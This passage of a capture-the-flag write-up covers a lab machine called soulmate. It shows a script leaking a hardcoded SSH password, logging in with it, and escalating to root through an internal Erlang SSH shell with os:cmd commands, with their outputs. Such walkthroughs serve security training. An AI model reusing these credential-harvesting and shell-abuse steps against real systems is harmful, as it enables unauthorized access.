44
45
46
47
48
49
50
51
www-data@soulmate:/$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
we got some credentials :
ben:HouseH0ldings998, let’s connect to the target using ssh
1
2
3
4
5
6
7
8
9
10
11
12
$ ssh ben@soulmate.htb

The authenticity of host 'soulmate.htb (10.10.11.86)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:41: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soulmate.htb' (ED25519) to the list of known hosts.
ben@soulmate.htb's password:
Last login: Fri Oct 24 20:08:06 2025 from 10.10.14.117
ben@soulmate:~$ ls
user.txt
We got the user flag
Privilege Escalation
i try to connect to the same internal service ssh/2222 , using ben’s credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
ben@soulmate:~$ ssh 127.0.0.1 2222
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
ben@127.0.0.1's password:
Last login: Fri Oct 24 20:08:06 2025 from 127.0.0.1


(ssh_runner@soulmate)1> os:cmd(id).

"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)2> os:cmd(pwd).

"/\n"
(ssh_runner@soulmate)3> os:cmd("ls root").

"root.txt\nscripts\n"
(ssh_runner@soulmate)4> os:cmd("cat /root/root.txt").

"8f115a45d269755e73**********\n"
(ssh_runner@soulmate)5> q().

ok
Connection to 127.0.0.1 closed.
ben@soulmate:~$ exit
logout
Connection to soulmate.htb closed.
Perfect ! , We got the root flag.